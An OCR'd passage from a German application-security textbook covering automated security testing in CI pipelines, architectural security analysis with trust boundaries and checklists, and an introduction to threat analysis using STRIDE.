


Abb. 4.16 ThreatFix

4.7.5 Security Test Automatisierung

Die Automatisierbarkeit von Sicherheit im Allgemeinen und von Sicherheitstests im Speziellen ist besonders dort ein zentrales Thema, wo kurze Releasezyklen anzutreffen sind. Wenn also durch agil arbeitende Entwicklungsteams alle zwei Wochen ein neues Release produktiv gestellt wird, oder es, wie im Fall von Continuous Deployment (bzw. DevOps), praktisch zu jeder Zeit erfolgen kann, muss auch die Sicherheit des deployten Codes automatisch gewährleistet werden.

Auch in der klassischen Welt, wo in Form von Change Requests ebenfalls regelmäßig im Rahmen von Fach- bzw. größeren Strukturreleases oder Hot Fixes Änderungen an produktiven Anwendungen durchgeführt werden, ist Automatisierung von Sicherheit wichtig und in der Regel nicht durch manuelle Qualitätstests ersetzbar. Automatische Sicherheitstests sollten jedoch nicht erst im Rahmen von Abnahmen ausgeführt werden, sondern bereits frühzeitig innerhalb der Entwicklung mitlaufen, um dadurch zumindest offensichtliche Sicherheitsprobleme zeitnah identifizieren und beheben zu können.

In der Praxis werden solche Tests am besten dort ausgeführt, wo auch die sonstigen Tests ausgeführt werden, also zum Beispiel in einem Continuous-Development-System

(kurz CI) wie z. B. Jenkins. Solche Build-Systeme dienen dazu, den neu eingecheckten Code automatisiert zu bauen und zu testen. Im Fall von Continuous Deployment (CD) werden zusätzlich auch Toolketten vor der Produktivnahme automatisiert durchgeführt, was wir dann als CI/CD-Pipeline bezeichnen. Zwar würden dort auch vorhandene Security Unit Tests und integrative Sicherheitstests stets mitlaufen, seltener jedoch auch nicht-funktionale Tests wie DAST- oder SAST-Scans.

Damit wir dort auch solche Security Tools integriert bekommen, müssen diese dort über spezielle Plugins oder über die Kommandozeile einbindbar sein. Im Falle des bereits zuvor erwähnten DAST-Tools Arachni ist dies besonders einfach möglich. In Abb. 4.17 sehen wir die Ausgabe eines entsprechenden Scandurchlaufes mit Arachni, welcher automatisiert auf Basis einer vorkonfigurierten Tool-Policy gegen die lokal ausgeführte Anwendung ausgeführt wurde. Mittels entsprechender Plugins lässt sich nun innerhalb des CI-Systems nach Findings in der Toolausgabe suchen und der relevante Build auf „instable“ oder „failed“ setzen, wenn dort ein Sicherheitsproblem identifiziert wurde.

Sobald hier gleich mehrere Security Scanner eingesetzt werden, stößt man allerdings schnell an verschiedene Grenzen, etwa hinsichtlich der Konfigurierbarkeit der einzelnen Tools und auch in Bezug auf die Laufzeit der Scans. Denn umfangreiche Security Scans dauern schnell mal 30 Minuten und mehr. Zeit, die in einer kontinuierlichen Buildumgebung selten zur Verfügung steht. Die Lösung besteht darin, im Rahmen der einzelnen Builds nur schnelle Tests, etwa Prüfungen auf korrekt gesetzte Einstellungen und Berechtigungen mittels Security Unit Tests und Security Integrationstests, durchzuführen und zeitaufwendige Scans in eigenen (Security) Jobs auszulagern, die einmal pro Tag (bzw. Nacht) durchlaufen. In Bezug auf nicht-funktionale Sicherheitstests sollte dies in den meisten Fällen vertretbar sein.

Moderne CI-Systeme wie Jenkins erlauben es hier zudem, eigene Pipelines anzulegen und darüber sequenziell auch verschiedene Security-Tests durchlaufen zu lassen.




Abb. 4.17 Ausgabe des DAST-Scanners Arachni in Jenkins

Das, sowie die Verwendung vorkonfigurierter Templates und Pipeline-Bausteine (die je nach verwendeter CI zur Verfügung stehen), hilft zudem auch bei dem Problem des Konfigurations-Overheads, der durch die Verwendung zahlreicher Security Tools schnell entsteht. Eine weitere Möglichkeit besteht hier in dem Betrieb eines zentralen Security CI, welche von den einzelnen Projekt-CIs bei Bedarf mittels REST-Aufruf eingebunden werden.

Das Ergebnis ist in Abb. 4.18 dargestellt. Statt von einer zentralen Security CI wird dort jedoch allgemeiner von einem „Security Scan Server" gesprochen. Denn statt einer CI lassen sich an dieser Stelle auch verschiedene kommerzielle SAST- oder IAST-Produkte einbinden, die sehr häufig sowohl als On-Premise als auch als Cloud-Variante verfügbar sind. Die Verwendung kommerzieller SAST-Lösungen hilft im Rahmen der Security-Test-Automatisierung auch dadurch, dass diese Produkte gewöhnlich eine ganze Reihe von Programmiersprachen bereits unterstützen, wozu im OpenSource-Bereich zahlreiche Tools erforderlich wären.

Ebenfalls hilft in Bezug auf die Security-Test-Automatisierung auch die Verwendung des IAST-Ansatzes statt SAST oder DAST – wir hatten diese recht neue Toolkategorie bereits in Abschn. 4.7.1 kennengelernt. Statt aktiver Tests werden bei einigen Tools in diesem Bereich nur passive durchgeführt, die im Rahmen der integrativen Tests einfach mitlaufen, wodurch diese nicht mehr explizit aufgerufen werden müssen.

Bei der Auswertung der Testergebnisse kann der Einsatz eines Vulnerability Management Tools wie ThreatFix (siehe Abschn. 4.7.4) von großer Hilfe sein. Sicherheitstests sollen natürlich auch im Rahmen des Produktivgangs automatisiert erfolgen, z. B. innerhalb einer Delivery Pipeline. Da die Testdurchführung mitunter sehr zeitaufwendig ist, lässt sich an dieser Stelle auch einfach der letzte Testdurchlauf aus dem




Abb. 4.18 Exemplarische Security-Tool-Integration

CI-System (oder zentralen Security Scan Server) abfragen. Vulnerability Management Tools, aber auch jedes kommerzielle SAST- oder IAST-Tool stellen hierzu in der Regel entsprechende REST-Schnittstellen bereit.

Auf diesen Aspekt werden wir im Rahmen der Zusammenfassung dieses Kapitels noch mal zu sprechen kommen.

4.8 Architektonische Sicherheitsanalysen

In den vorangegangenen Abschnitten haben wir uns immer weiter im Entwicklungszyklus nach vorne gearbeitet. Nach der Codeanalyse sind wir nun bei der konzeptionellen Phase und entsprechend konzeptionellen Analyseverfahren angelangt, mit denen sich die Spezifikation, Vorgaben und die Architektur einer Anwendung prüfen lassen. Auf diese Weise lassen sich potenzielle Sicherheitsprobleme bereits identifizieren und behandeln (bzw. deren Auftreten vermeiden), bevor nur eine einzige Zeile Code geschrieben wurde. Durch dieses Vorgehen lässt sich das Sicherheitsniveau einer Anwendung entscheidend beeinflussen und dies oftmals bereits mit nur sehr kleinen Änderungen, die sich zu einem späteren Zeitpunkt nur mit sehr viel größerem Aufwand umsetzen ließen.

Ein Problem, das alle konzeptionellen Prüfverfahren mit sich bringen, ist deren Auslegungsspielraum. Lässt sich eine Sicherheitslücke etwa durch einen Pentest noch relativ eindeutig nachweisen und deren Auswirkung demonstrieren, ist dies auf konzeptioneller Ebene gewöhnlich nicht so einfach möglich. Die Ansätze und Meinungen, die man zu diesem Themengebiet hört und liest, gehen daher auch mitunter stark auseinander, ohne dabei zwangsläufig richtig oder falsch zu sein.

Kommen wir in diesem Zusammenhang zunächst zu einem noch relativ gut analysierbaren Bereich, nämlich dem der Sicherheitsarchitektur.

4.8.1 Generelle Aspekte

Im Rahmen einer architektonischen Sicherheitsanalyse wird die Anwendungsarchitektur im Hinblick auf verschiedene sicherheitsrelevante Aspekte untersucht. Hierzu zählen:

- Umsetzung von Sicherheitsanforderungen
- Architektonische Vertrauensbeziehungen
- Verletzung von allgemeinen Sicherheitsprinzipien (siehe Abschn. 3.3), im Besonderen der Prinzipien: Defense in Depth (bzw. Mehrschichtigkeit) sowie Minimierung der Angriffsfläche
- Einsatz von Sicherheits-APIs und Frameworks
- Einhaltung genereller Best Practices mit Sicherheitsbezug
- Vorhandensein von Anti-Patterns

Viele dieser Aspekte lassen sich im Rahmen einer Bedrohungs- bzw. Risikoanalyse (siehe Abschn. 4.1.1) untersuchen. Daher werden beide Ansätze manchmal als „Architectural Risk Analysis“ (vergl. [20]) zusammengefasst. An dieser Stelle sollen jedoch beide Verfahren bewusst getrennt betrachtet werden, um deren separate Anwendbarkeit darzustellen. Eine solche Trennung kann in verschiedenen Situationen nämlich wünschenswert und auch zweckmäßig sein. Ein Architekturreview stellt zudem in der Regel eine sehr viel entwicklungsnähere Betrachtung als eine Bedrohungs- oder Risikoanalyse dar und lässt sich daher auch einfacher von Entwicklern oder Architekten verstehen und durchführen.

4.8.2 Beschreiben der Sicherheitsarchitektur

Eine zentrale Aktivität innerhalb der Erstellung einer architektonischen Sicherheitsanalyse besteht in der Beschreibung der (geplanten oder existierenden) Sicherheitsarchitektur, idealerweise in visueller Form. Hiermit sollte bereits möglichst frühzeitig im Rahmen des Entwicklungsprozesses begonnen werden (z. B. im Rahmen eines initialen Projekt-Workshops), so dass sich problematische Sicherheitsaspekte identifizieren und beheben (bzw. vermeiden) lassen.

Eine solche Architekturdarstellung sollte so gestaltet sein, dass sie sich schnell von unterschiedlichen Stakeholdern (Entwicklern, Architekten, Betrieb etc.) nachvollziehen und verifizieren lässt. In der Praxis hat es sich als zielführend erwiesen, sich bei der Erstellung einer solchen High-Level-Darstellung der Anwendungsarchitektur nicht zu stark an bestehende Darstellungskonventionen wie UML zu klammern, sondern stattdessen auf Hybriddiagramme zu setzen, bei denen die Veranschaulichung von Sicherheitsaspekten im Vordergrund steht. Ein beispielhaftes Diagramm ist in Abb. 4.19 dargestellt.

Die gezeigte Sicherheitsarchitektur veranschaulicht, wie sich unterschiedliche Detaillierungsgrade in einer einzigen Darstellung unterbringen lassen, um damit relevante Sicherheitseigenschaften wie die Validierung oder Authentifizierung mit einer höheren Genauigkeit zu beschreiben. Konkret lassen sich der gezeigten Architekturdarstellung die folgenden Arten von Informationen entnehmen:

1. Akteure (bzw. Trust Level)
2. Abhängigkeiten einzelner Komponenten inkl. angebundener Backendsysteme
3. Security Dienste (z. B. Access Gateway, User Service)
4. Security Controls (Authentifizierung, Validierung etc.)
5. Trust Boundaries (Vertrauensgrenzen)
6. Trust Zones (Vertrauenszonen)
7. Terminierung von Transportverschlüsselung




Abb. 4.19 Exemplarische Darstellung einer Sicherheitsarchitektur mit Trust Boundaries (*gestrichelte Linien*) und möglichen architektonischen Gefährdungen (*ovale Symbole mit Threat-IDs*)

8. Verarbeitung schützenswerter Daten und deren Speicherung
9. Sicherheitsrelevante Anwendungskomponenten

Zusätzlich zu dem Diagramm sollten relevante Elemente daraus detailliert dokumentiert werden. Im Besonderen betrifft dies die verarbeiteten Daten und deren konkrete Sicherheitsanforderungen (Vertraulichkeit, Verfügbarkeit, Accountability etc.).

4.8.3 Analyse der architektonischen Vertrauensbeziehungen

Eine zentrale Tätigkeit im Rahmen einer architektonischen Sicherheitsanalyse besteht in der Identifikation von architektonischen Vertrauensbeziehungen zwischen Systemen, Prozessen und Akteuren. Diese werden durch sogenannte *Trust Boundaries* dargestellt. Die korrekte Identifikation solcher Vertrauensgrenzen ist deshalb von so großer Wichtigkeit, da sich daraus viele konkrete Sicherheitsanforderungen ableiten lassen. Eine Trust Boundary wird nach der von Microsoft vorgeschlagenen Notation durch eine rot gestrichelte Linie dargestellt (siehe Abb. 4.20).[8]

Im ersten Fall wird durch die verwendete Trust Boundary dargestellt, dass System B den Daten von System A nicht vertraut. Im zweiten besteht eine gegenseitige (oder unspezifische) Vertrauensaversion. Hierdurch wird ausgedrückt, dass sich beide Systeme untereinander misstrauen. Bei einer (System-)externen Trust Boundary ist die Vertrauensrichtung, wenn nicht explizit anders angegeben, aus Sicht des betrachteten Systems (also z. B. einer Webanwendung und nicht des Browsers) zu verstehen. Eine Kennzeichnung der Vertrauensrichtung kann dort entfallen, was die Darstellung deutlich vereinfacht. Wie bereits erwähnt, lassen sich aus einer Trust Boundary verschiedene generelle Hinweise für erforderliche Sicherheitsmaßnahmen ermitteln:




Abb. 4.20 Darstellung von Vertrauensgrenzen (Trust Boundaries)

[8] Bezieht sich eine Vertrauensgrenze nicht nur auf einen bestimmten Datenfluss, sondern ein ganzes System oder gar eine Systemumgebung, so lässt sie sich alternativ in Form eines umschließenden Kastens darstellen.

- Alle Daten, die allgemein über eine Trust Boundary übertragen werden, müssen vom Empfänger validiert werden.
- Handelt es sich um eine externe Trust Boundary (z. B. zwischen einer internen Webanwendung und einem Benutzer im Internet), so ist zusätzlich zu prüfen, ob Zugriffe authentifiziert und autorisiert werden müssen.
- Werden vertrauliche Daten über eine Trust Boundary in eine Datensenke (z. B. eine Datenbank) geschrieben, so kann dies eine Verschlüsselung der Daten erforderlich machen.

Der jeweilige Kontext, in dem sich eine Trust Boundary befindet, lässt sich bei Bedarf durch die Darstellung von Prozess, System- oder Host-Grenzen weiter detaillieren (z. B. durch unterschiedliche Farben oder Strichelung). Die Darstellung von Trust Boundaries ist dabei keinesfalls auf die Anwendung in Datenflussdiagrammen (DfDs) beschränkt, sondern lässt sich auch problemlos in anderen Diagrammformen wie Systemübersichten und Netzwerkdiagrammen übertragen.

Gerade wenn sehr viele Vertrauensübergänge in einem System existieren, kann es zudem hilfreich sein, solche von zentraler Bedeutung (z. B. zwischen einer Webanwendung und einem externen Client) besonders hervorzuheben. Eine Möglichkeit hierzu besteht darin, die entsprechende Trust Boundary einfach mit einer etwas stärkeren Linie darzustellen (siehe Abb. 4.19).

4.8.4 Weitere mögliche Analyseinhalte

Tab. 4.25 enthält einige weitere Aspekte, die sich als Grundlage für eine architektonische Sicherheitsanalyse verwenden lassen.

Bereits im Rahmen einer architektonischen Sicherheitsanalyse lassen sich im nächsten Schritt spezifische Bedrohungen identifizieren. Im Besonderen lassen sich hier zur Bedrohungsidentifikation sogenannte Attack Patterns einsetzen. Dabei werden auf Basis bestimmter architektonischer Eigenschaften (z. B. „Daten werden in eine SQL-Datenbank geschrieben“) relevante Bedrohungen („SQL Injection“) abgebildet. Hierdurch gelangen wir schließlich zu der bereits oben erwähnten „Architektonischen Risikoanalyse“ (engl. „Architectural Risk Analysis“). Das Thema Bedrohungs- und Risikoanalysen wird im nächsten Abschnitt weiter vertieft werden.

Weiterführende Literatur:

- OWASP Application Security Architecture Cheat Sheet: https://www.owasp.org/index.php/Application_Security_Architecture_Cheat_Sheet
- OWASP Attack Surface Analysis Cheat Sheet: https://www.owasp.org/index.php/Attack_Surface_Analysis_Cheat_Sheet
- Architectural Risk Analysis, Gunnar Peterson, Paco Hope, and Steven Juli 2013: https://buildsecurityin.us-cert.gov/articles/BestPractices/architectural-risk-analysis/architectural-risk-analysis

Tab. 4.25 Weitere mögliche Inhalte einer architektonischen Sicherheitsanalyse

Verfahren	Beschreibung
Bekannte Sicherheitslücken (Known-Vulnerability-Analysis)	Identifikation bekannter Sicherheitslücken (Known Vulnerabilities) und anderer Sicherheitsprobleme in der eingesetzten Plattform (z. B. dem Applikationsserver oder einer SharePoint-Installation)
Umsetzung sicherheitsrelevanter Best Practices	• Werden keinerlei Aufrufe aus der DMZ in das interne System durchgeführt? • Trennung von View- und Geschäftslogik (bzw. Verwendung des MVC-Patterns) • Abbildung von Datenbankzugriffen über OR-Mapper (z. B. Hibernate) • Abbildung von Sicherheitsfunktionen über APIs und Frameworks • Austauschbarkeit bzw. Externalisierung von Sicherheitsfunktionen und -Algorithmen
Angriffsfläche	Identifikation der Angriffspunkte einer Anwendung und deren Analyse im Hinblick auf das Minimalprinzip. Bei Webanwendungen bedeutet dies vor allem die Bewertung der Notwendigkeit in Bezug auf die externe Erreichbarkeit von: • Webformularen • Webdiensten (WebSockets, Webservices, JSON etc.); insbesondere wenn sie über ein unsicheres Netzwerk (z. B. das Internet) aufrufbar sind, sollte geprüft werden, ob dies wirklich erforderlich ist oder zumindest eine Einschränkung auf bestimmte IP-Adressen möglich ist. • Dateien, die von externen Systemen verarbeitet werden • Schnittstellen zu Backendsystemen und auf Betriebssystemebene • Privilegien, mit denen Code ausgeführt wird (Lassen sich diese beschränken?) • Einsatz von nativem Code (z. B. C/C++) Eine solche Analyse der Angriffsfläche (engl. „Attack Surface Analysis“, ASA) lässt sich auch als separate Aktivität durchführen (vgl. hierzu den Link am Ende dieses Kapitels).
Defense in Depth	Prüfen, ob der Ausfall einer Sicherheitsfunktion nicht zu einer Kompromittierung von sensiblen Daten oder Funktionen führen kann bzw. sensible Zugriffe stets über ein mehrschichtiges Sicherheitsmodell abgesichert sind.

(Fortsetzung)

Tab. 4.25 (Fortsetzung)

Verfahren	Beschreibung
Partitionierung von Daten	Vermengt die Anwendung • interne und externe Daten, • Kunden- und Mitarbeiterdaten, • fachlich nicht zusammenhängende Daten/Geschäftsfunktionen • oder Daten/Geschäftsfunktionen mit unterschiedlichem Schutzniveau? Wenn ja, lassen sich diese innerhalb der Anwendung und der Datenhaltung (z. B. mittels separater Datenbankschemas oder -instanzen) separieren? Insbesondere bei Anwendungen, die von unterschiedlichen Kunden benutzt werden (B2C und B2B), sollte die Architektur im Hinblick auf mögliches Partitionierungspotenzial geprüft werden.
Gemeinsam genutzter Code?	Wo wird in der Anwendung sicherheitsrelevanter Code durch mehrere Prozesse gemeinsam genutzt?
Validierungsarchitektur	Werden Eingabedaten an allen Eintrittspunkten der Anwendung validiert? - HTTP GET, HTTP POST etc. - REST-Services, Webservices - Dateisystem - Backendsysteme - etc. • Erfolgt eine restriktive Validierung an allen Trust-Boundary-Übergängen? • Erfolgt die Validierung über einen Single-Access-Point? • Existieren mehrere Validierungsebenen? • Werden Eingabedaten auch auf Modell-Ebene (also innerhalb der Geschäftslogik) validiert? • Werden direkte Objektreferenzen von Backendsystemen an Benutzer weitergereicht? • Besitzen Benutzer die Möglichkeit, Dateien in der Anwendung hochzuladen? • Besitzen Benutzer die Möglichkeit, Markup (z. B. HTML) in der Anwendung hochzuladen? • Wenn ja, wurden hierfür erforderliche Schutzmechanismen vorgesehen? • Werden diese Dateien und Daten stets serverseitig verifiziert? • Wenn ja, wurden hierfür erforderliche Schutzmechanismen vorgesehen?

Authentifizierung & Zugriffssteuerung	Gerade die Verwendung von Authentifizierung (zwischen Benutzern, Prozessen und Systemen) sowie der Zugriffssteuerung kann in einem großen System schnell eine sehr hohe Komplexität besitzen. Nicht selten werden etwa bestimmte Zugänge gar nicht oder mit einem geringeren Sicherheitsniveau geschützt. Im Folgenden sind einige Fragestellungen aufgeführt, deren Beantwortung in diesem Zusammenhang wichtig ist. Die dort verwendeten Begrifflichkeiten werden in Abschn. 3.5.3 sowie 3.8.5 erläutert. • Werden alle externen Systeme entsprechend der Anforderungen authentifiziert? • Authentisieren sich Komponenten untereinander (Inter-Komponenten-Authentifizierung)? • Werden Benutzeridentitäten propagiert oder auf Trusted-Service-Identitäten abgebildet (Trusted Subsystem Model)? • Wird eine Trusted-Service-Identität zur Authentifizierung unterschiedlicher Privilegierungsstufen (z. B. Standardbenutzer und Administratoren) verwendet? • Wo werden Authentifizierungs- und Zugriffsprüfungen durchgeführt (Policy Enforcement Points und Policy Decision Points)? • Auf welchen Ebenen (View, Modell sowie Controller) werden im Frontend und Backend Zugriffe geprüft (Umsetzung von Complete Mediation)?
Privilegierter Code	• Existieren unterschiedliche Privilegierungsstufen auf Code- und Systemebene? • Wird entsprechend höher privilegierter Code von niedriger privilegiertem separiert? (Dies gilt auch für gemeinsam genutzte Ressourcen.) • Wird von der Anwendung nativer Code eingebunden oder aufgerufen? • Sind besonders rechenintensive Funktionen isoliert, so dass sie keine Auswirkung auf die Stabilität des Gesamtsystems haben können?
Kryptoarchitektur	Im Hinblick auf den Einsatz von Kryptografie sind die Auswahl bestimmter Algorithmen und deren korrekte Implementierung wie auch zahlreiche architektonische Aspekte wichtig. Hierzu zählen: • Welche Daten werden wo und auf welche Weise verschlüsselt? • Zwischen welchen Endpunkten wird die Übertragung verschlüsselt (mittels SSL/TLS bzw. HTTPS)? • Eingesetzte PKI-Komponenten: Certification Authority (CA), Registration Authority (RA) etc. • Schlüsselableitung: Was dient als Vertrauensanker? • Schlüsselspeicherung: In DB, auf dem Dateisystem in einem Hardware-basierten Sicherheitsmodul (HSM)? • Wie und wo werden Benutzerpasswörter abgelegt? Je nach Komplexität kann es erforderlich sein, die Kryptoarchitektur separat zu analysieren und darzustellen. Dies kann von großem Nutzen sein um zu visualisieren, wie bestimmte sensible Daten konkret verschlüsselt sind und in welcher Form sie übertragen und gespeichert werden.

4.9 Bedrohungs- und Risikoanalysen

Durch eine Bedrohungsanalyse lassen sich relevante Bedrohungen für eine Anwendung identifizieren, um darüber potenzielle Gefährdungen[9] oder gar konkrete Risiken für diese zu ermitteln. Auf Basis einer Bedrohungsanalyse lassen sich nicht nur sehr konkrete Sicherheitsanforderungen (bzw. Maßnahmen) ableiten, sondern auch gezielte Sicherheitstests (also Risiko-basiertes Testen, siehe Abschn. 4.1.2) durchführen. Eine Definition der hier verwendeten Begriffe „Bedrohung“ und „Gefährdung“ findet sich in Abschn. 1.5.

4.9.1 Ermittlung von Bedrohungen, Gefährdungen und Risiken

Ausgangspunkt jeder Bedrohung bilden die Assets, also vor allem die schützenswerten Daten (z. B. sensible Kunden- oder Unternehmensdaten), welche auf Systemen verarbeitet („at progress“), übertragen („at transit“) oder gespeichert („at rest“) werden. Aber auch Geschäftsprozesse können solche Assets darstellen. Eine Bedrohung kann durch das Vorhandensein einer entsprechenden Schwachstelle zu einer Gefährdung für ein Asset werden, die eine Abschwächung deren Vertraulichkeit, Integrität oder Verfügbarkeit (also der Sicherheit) zur Folge haben kann. Wir werden im Folgenden sehen, dass neben dieser Asset-zentrischen auch andere Herangehensweisen für Bedrohungsanalysen existieren.

Da eine Bedrohung nicht zwangsläufig böswillig, sondern häufig unbeabsichtigter Natur sein kann, sprechen wir hier allgemein von einer Bedrohungsquelle (bzw. Gefährdungsquelle) und seltener von einem Angreifer. Bedrohungen lassen sich z. B. auf Basis des von Microsoft entwickelten STRIDE-Ansatzes (vergl. [21]) kategorisieren, der in Tab. 4.26 gezeigt ist.[10]

Tab. 4.26 STRIDE

Kürzel	Bedrohung (Englisch)	Bedrohung (Deutsch)
S	Spoofing	Fälschung
T	Tampering	Manipulation (z. B. von Daten und Prozessen)
R	Repudiation	Abstreitung
I	Information Disclosure	Offenlegung von Informationen
D	Denial of Service	Dienste-Verweigerung
E	Elevation of Privilege	Privilegienerweiterung

[9] An dieser Stelle ist es sehr schwer zwischen Bedrohungen und Gefährdungen zu unterscheiden. Wenn eine Bedrohungsanalyse zu einem frühen Zeitpunkt durchgeführt wird (z. B. im Rahmen der Spezifikationsphase), so arbeiten wir in der Regel immer mit Bedrohungen, da zu dem Zeitpunkt noch keine Schwachstellen vorliegen können. Bei einer Bedrohungsanalyse einer Anwendung, die sich bereits in Betrieb befindet, ist dies natürlich anders.

[10] In der Praxis gestaltet sich die Anwendung von STRIDE allerdings problematisch, da sich viele Bedrohungen auf gleich mehrere STRIDE-Kategorien beziehen lassen.

Eine Bedrohung muss dabei nicht zwangsläufig technischer, sondern kann auch fachlicher Natur sein. Fachlich ähnliche Anwendungen (z. B. ein Webmailer, eine Shopanwendung oder eine Nachrichtenseite) bzw. Anwendungen mit gleichen Anwendungsfällen besitzen daher auch viele identische fachliche Bedrohungen. In diesem Zusammenhang lässt sich auch von einem gemeinsamen Bedrohungsprofil dieser Anwendungen sprechen. Beispiele hierzu sind Mail Spoofing im Fall eines Webmailers oder die Manipulation von Meldungen auf einer Nachrichtenseite. Dazu kommen natürlich noch zahlreiche weitere fachliche Bedrohungen, die sich nicht auf eine bestimmte Anwendungsart, sondern auf spezifische Anwendungsfälle beziehen. Zum besseren Verständnis sind in Tab. 4.27 einige Beispiele für technische und fachliche Bedrohungen aufgelistet.

